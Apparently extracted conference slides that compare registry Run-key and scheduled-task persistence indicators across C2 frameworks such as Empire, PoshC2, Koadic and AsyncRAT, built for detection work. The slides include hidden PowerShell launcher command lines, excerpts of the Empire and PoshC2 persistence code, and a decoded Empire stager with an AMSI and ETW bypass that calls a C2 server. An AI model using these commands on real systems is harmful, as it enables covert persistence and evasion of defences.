DcRat	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Covenant	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Empire	<ul style="list-style-type: none"><li>• HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li><li>• HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li></ul>
Koadic	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Merlin	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
PoshC2	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Quasar	<ul style="list-style-type: none"><li>• HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li><li>• HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce</li><li>• HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li><li>• HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce</li></ul>

# Empire and Quasar use multiple Run Registry keys

Framework	Registry Key
AsyncRAT	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
DcRat	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Covenant	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Empire	<ul style="list-style-type: none"><li>• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run</li><li>• HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run</li></ul>
Koadic	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Merlin	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Quasar	<ul style="list-style-type: none"><li>• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run</li><li>• HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce</li><li>• HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run</li><li>• HKLM¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥RunOnce</li></ul>

# Registry value name and registry type indicator matrix

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

# AsyncRAT and DcRat registry value name are persistent file name

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ




# Four frameworks use updater-like names for registry value names

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

# Covenant's registry value type is "REG\_EXPAND\_SZ"

Framework	Name	Type
AsyncRAT	<Persistent file name>	REG_SZ
DcRat	<Persistent file name>	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ



Item	Value
Key	<ul style="list-style-type: none"><li>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li><li>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li></ul>
Name	(default) Updater
Type	REG_EXPAND_SZ
Data	<any file path>

# Koadic registry value name is "K0adic"!

Framework	Name	Type
AsyncRAT	<Persistent file name >	REG_SZ
DcRat	<Persistent file name >	REG_SZ
Covenant	(default) Updater	REG_EXPAND_SZ
Empire	(default) Updater	REG_SZ
Koadic	K0adic	REG_SZ
Merlin	Update	REG_SZ
PoshC2	IEUpdater	REG_SZ
Quasar	<any name>	REG_SZ

# Registry value data indicator matrix

Framework	Registry Value Data
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
Covenant	<any path>
Empire	<ul style="list-style-type: none"><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li></ul>
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%: <random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass - Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

# Persistence path is %AppData% or %Temp%


Framework	Registry Value Data
AsyncRAT	<ul style="list-style-type: none"> <li>• %AppData%¥&lt;any filename&gt;.exe</li> <li>• %Temp%¥&lt;any filename&gt;.exe</li> </ul>
DcRat	<ul style="list-style-type: none"> <li>• %AppData%¥&lt;any filename&gt;.exe</li> <li>• %Temp%¥&lt;any filename&gt;.exe</li> </ul>
Covenant	<any path>
Empire	<ul style="list-style-type: none"> <li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li> <li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li> </ul>
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%:<random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass - Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

# Setting persistence of AsyncRAT, DcRat


AsyncRAT

DcRat


- AsyncRAT、 DcRatはビルド時に永続化設定
  - %AppData%, %Temp%
- 永続化には特定のディレクトリしか指定できない



AsyncRAT Builder



DcRat Builder



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run
Name	<any filename>
Data	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>




# Empire and PoshC2 read a registry value and execute it

Framework	Registry Value Data
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
Covenant	<any path>
Empire	<ul style="list-style-type: none"><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li></ul>
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%: <random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

- Empire, PoshC2はレジストリに永続化のためのデータを保存
  - EmpireはBase64 encodeしたagent
  - PoshC2はPowerShellを実行するコマンドライン
- 永続化されたLauncherがレジストリを読み取り実行する

Framework	Registry key	Name
Empire	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥	(default) Debug
PoshC2	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Themes	<ul style="list-style-type: none"><li>• Wallpaper555</li><li>• Wallpaper666</li><li>• Wallpaper777</li></ul>



Item	Value
Key	<ul style="list-style-type: none"><li>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion</li><li>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion</li></ul>
Name	(default) Debug
Data	<base64 encoded script>

# Decoding base64-encoded script with CyberChef



Operations

Search...

Favourites

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Code tidy

Forensics

Multimedia

Recipe

From Base64

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Decode text

Encoding  
UTF-16LE (1200)

Syntax highlighter

Language  
powershell

STEP

BAKE!

☒ Auto Bake

Input

SQBmACgAJABQAFMAVgB1AHIAcWBPAG8AbgBUAGEAYgBsAGUALgBQAFMAVgB1AHIAcWBPAG8AbgAuAE0AYQ8qAG8AcgAGC0AZwB1ACAAmWApAHsAJABSAGUAZgA9AFsAUGB1AGYAXQAUAEACwBzAGUAbQB1AGwAeQAUAEcAZQB0AFQAEQBWAGUAKAAnAFMAEQBzAHQAZQBtAC4ATQBhAG4AYQBNAGUAbQB1AG4AdAAuAEEdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0ACwBPafUAdABpAGwACwAnACKAOwAkAFIAZQBmAC4ARwB1AHQARgBPAGUAbABkACgAJwBhAG0ACwBPaeKAbgBpAHQARgBhAGkAbAB1AGQAJwAsACcATgBvAG4AUAB1AG1AbABpAGMALBTATHQAYQB0AGkAYW

rac 3768 1

Raw Bytes

LF

Output

If(\$PSVersionTable.PSVersion.Major -ge 3){\$Ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');\$Ref.GetField('amsiInitFailed','NonPublic,Static').SetValue(\$Null,\$true);[System.Diagnostics.Eventing.EventProvider].GetField('m\_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue(\$null),0);};[System.Net.ServicePointManager]::Expect100Continue=0;\$wc=New-Object System.Net.WebClient;\$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';\$ser=\$( [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAACAA6ACBALwAxADcAMgAuADIAMwAuADIAMQAUADeAMwAxADoAQAAwADgA MA A')));\$t='/login/process.php';\$wc.Headers.Add('User-Agent',\$u);\$wc.Proxy=[System.Net.WebRequest]::DefaultWebProxy;\$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultNetworkCredentials;\$Script:Proxy=\$wc.Proxy;\$K=[System.Text.Encoding]::ASCII.GetBytes('<v#pe\*Ll-79r16SG)/zvJ^Cj\_>f');\$R={\$D,\$K=\$Args;\$S=0..255;0..255%{\$ZJ=(\$J+\$S[\$\_]+\$K[\$\_%\$K.Count])%256;\$S[\$\_]=\$S[\$J];\$S[\$J]=\$S[\$\_];\$D%{\$I=(\$I+1)%256;\$H=(\$H+\$S[\$I])%256;\$S[\$I]=\$S[\$H];\$S[\$H]=\$S[\$I];\$\_-bxor\$S[((\$S[\$I]+\$S[\$H])%256)]}};\$wc.Headers.Add("Cookie","NcCEJkexOCxHvtx

rac 0 1

17ms

Raw Bytes

LF

# Execution script with Registry Run key

```
script += (  
  <...snip...>  
  HKCU:Software¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run¥¥ -Name "  
  + key_name + ' -Value  
  ¥"C:¥¥Windows¥¥System32¥¥WindowsPowerShell¥¥v1.0¥¥powershell.exe" -c  
  "$x=  
  + location_string + ";powershell -Win Hidden -enc $x¥";"  
)
```

```
C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c  
"$x=((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion  
debug).debug);powershell -Win Hidden -enc $x"
```

<https://github.com/BC-SECURITY/Empire/blob/main/empire/server/modules/powershell/persistence/userland/registry.py#L192-L198>


# Indicators

Empire

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Registry Editor			
File Edit View Favorites Help			
Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run			
Name	Type	Data	
(Default)	REG_SZ	(value not set)	
MicrosoftEdgeAutoLa...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window ...	
OneDrive	REG_SZ	"C:\Users\ben\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background	
Updater	REG_SZ	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "\$x=\$((gp HKCU:...	

Item	Value
Key	<ul style="list-style-type: none"><li>HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li><li>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run</li></ul>
Name	(default) Updater
Data	<ul style="list-style-type: none"><li>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "x=\$((gp HKCU:\Software\Microsoft\Windows\CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li><li>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "x=\$((gp HKLM:\Software\Microsoft\Windows\CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li></ul>



Item	Value
Key	HKCU¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Themes
Name	<ul style="list-style-type: none"><li>Wallpaper555</li><li>Wallpaper666</li><li>Wallpaper777</li></ul>
Data	powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

```
Function Install-Persistence
```

```
{
```

```
    Param ($Method)
```

```
    if (!$Method){$Method=1}
```

```
    if ($Method -eq 1) {
```

```
        Set-ItemProperty -Path
```

```
"Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥"
```

```
Wallpaper777 -value "$payload"
```

```
        Set-ItemProperty -Path
```

```
"Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥run¥" IEUpdate
```

```
-value "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -  
exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -  
Path
```

```
Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallp  
aper777"
```

<https://github.com/nettitude/PoshC2/blob/master/resources/modules/Stage2-Core.ps1#L152-L158>



Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run		
Name	Type	Data
(Default)	REG_SZ	(value not set)
IEUpdate	REG_SZ	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass -Noninter

Item	Value
Key	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Name	IEUpdate
Data	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU\Software\Microsoft\Windows\currentversion\themes\).Wallpaper777

# Koadic executes mshta.exe for executing its agent

Framework	Registry Value Data
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
Covenant	<any path>
Empire	<ul style="list-style-type: none"><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li></ul>
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%: <random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass - Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

# Merlin uses Alternate Data Streams

Framework	Registry Value Data
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
Covenant	<any path>
Empire	<ul style="list-style-type: none"><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKCU:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li><li>• C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" -c "x=\$((gp HKLM:¥Software¥Microsoft¥Windows¥CurrentVersion debug).debug);powershell -Win Hidden -enc \$x"</li></ul>
Koadic	C:¥Windows¥System32¥mshta.exe %AppData%¥<random filename>.hta
Merlin	wscript %AppData%: <random file name>.vbs
PoshC2	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper777
Quasar	<any path>

## Merlin uses Invoke-ADSBackdoor.ps1 for persistence

Merlin



- MerlinはモジュールのInvoke-ADSBackdoor.ps1を用いて永続化することができる
- Invoke-ADSBackdoor.ps1はRun keyに永続化する
- Invoke-ADSBackdoor.ps1の実行コマンドが間違っているため、永続化に失敗する

# Focus on Scheduled Task/Job

Technique	Count	Framework
Registry Run Key/Startup Folder	9/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• Covenant</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• Merlin</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>
Scheduled Task/Job	7/10	<ul style="list-style-type: none"><li>• AsyncRAT</li><li>• DcRat</li><li>• Empire</li><li>• Koadic</li><li>• PoshC2</li><li>• Quasar</li><li>• Sliver</li></ul>

- Sliver以外がschtasks.exeを用いてタスクが作成される
  - SliverはSharPersistを利用
- インジケータ
  - Task name
  - Trigger
  - Operation

# Name and trigger indicator matrix

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	<ul style="list-style-type: none"><li>• onlogon</li><li>• Hourly</li><li>• Daily execute from 10:00AM to 12:00 PM</li></ul>

# Five framework task names are same as Registry Run key

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	<ul style="list-style-type: none"><li>• onlogon</li><li>• Hourly</li><li>• Daily execute from 10:00AM to 12:00 PM</li></ul>



# Frameworks other than Empire use onlogon trigger

Framework	Name	Triggers
AsyncRAT	<persistence file name>	onlogon
DcRat	<persistence file name>	onlogon
Empire	(default) Updater	(default) Daily 09:00 AM
Koadic	K0adic	onlogon
PoshC2	IEUUpdate	onlogon
Quasar	<any name>	onlogon
Sliver	<any name>	<ul style="list-style-type: none"><li>• onlogon</li><li>• Hourly</li><li>• Daily execute from 10:00AM to 12:00 PM</li></ul>

# Operation indicator matrix

Framework	Operation
AsyncRAT	<ul style="list-style-type: none"><li>• %AppData%¥&lt;any filename&gt;.exe</li><li>• %Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -Nonl -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	<ul style="list-style-type: none"><li>• %AppData%¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Windows¥System32¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li><li>• C:¥Program Files¥&lt;(option) any subdir&gt;¥&lt;any filename&gt;.exe</li></ul>
Sliver	<any command line>

# AsyncRAT, DcRat, and Koadic indicators are same as Run key

Framework	Operation
AsyncRAT	<ul style="list-style-type: none"><li>%AppData%¥&lt;any filename&gt;.exe</li><li>%Temp%¥&lt;any filename&gt;.exe</li></ul>
DcRat	
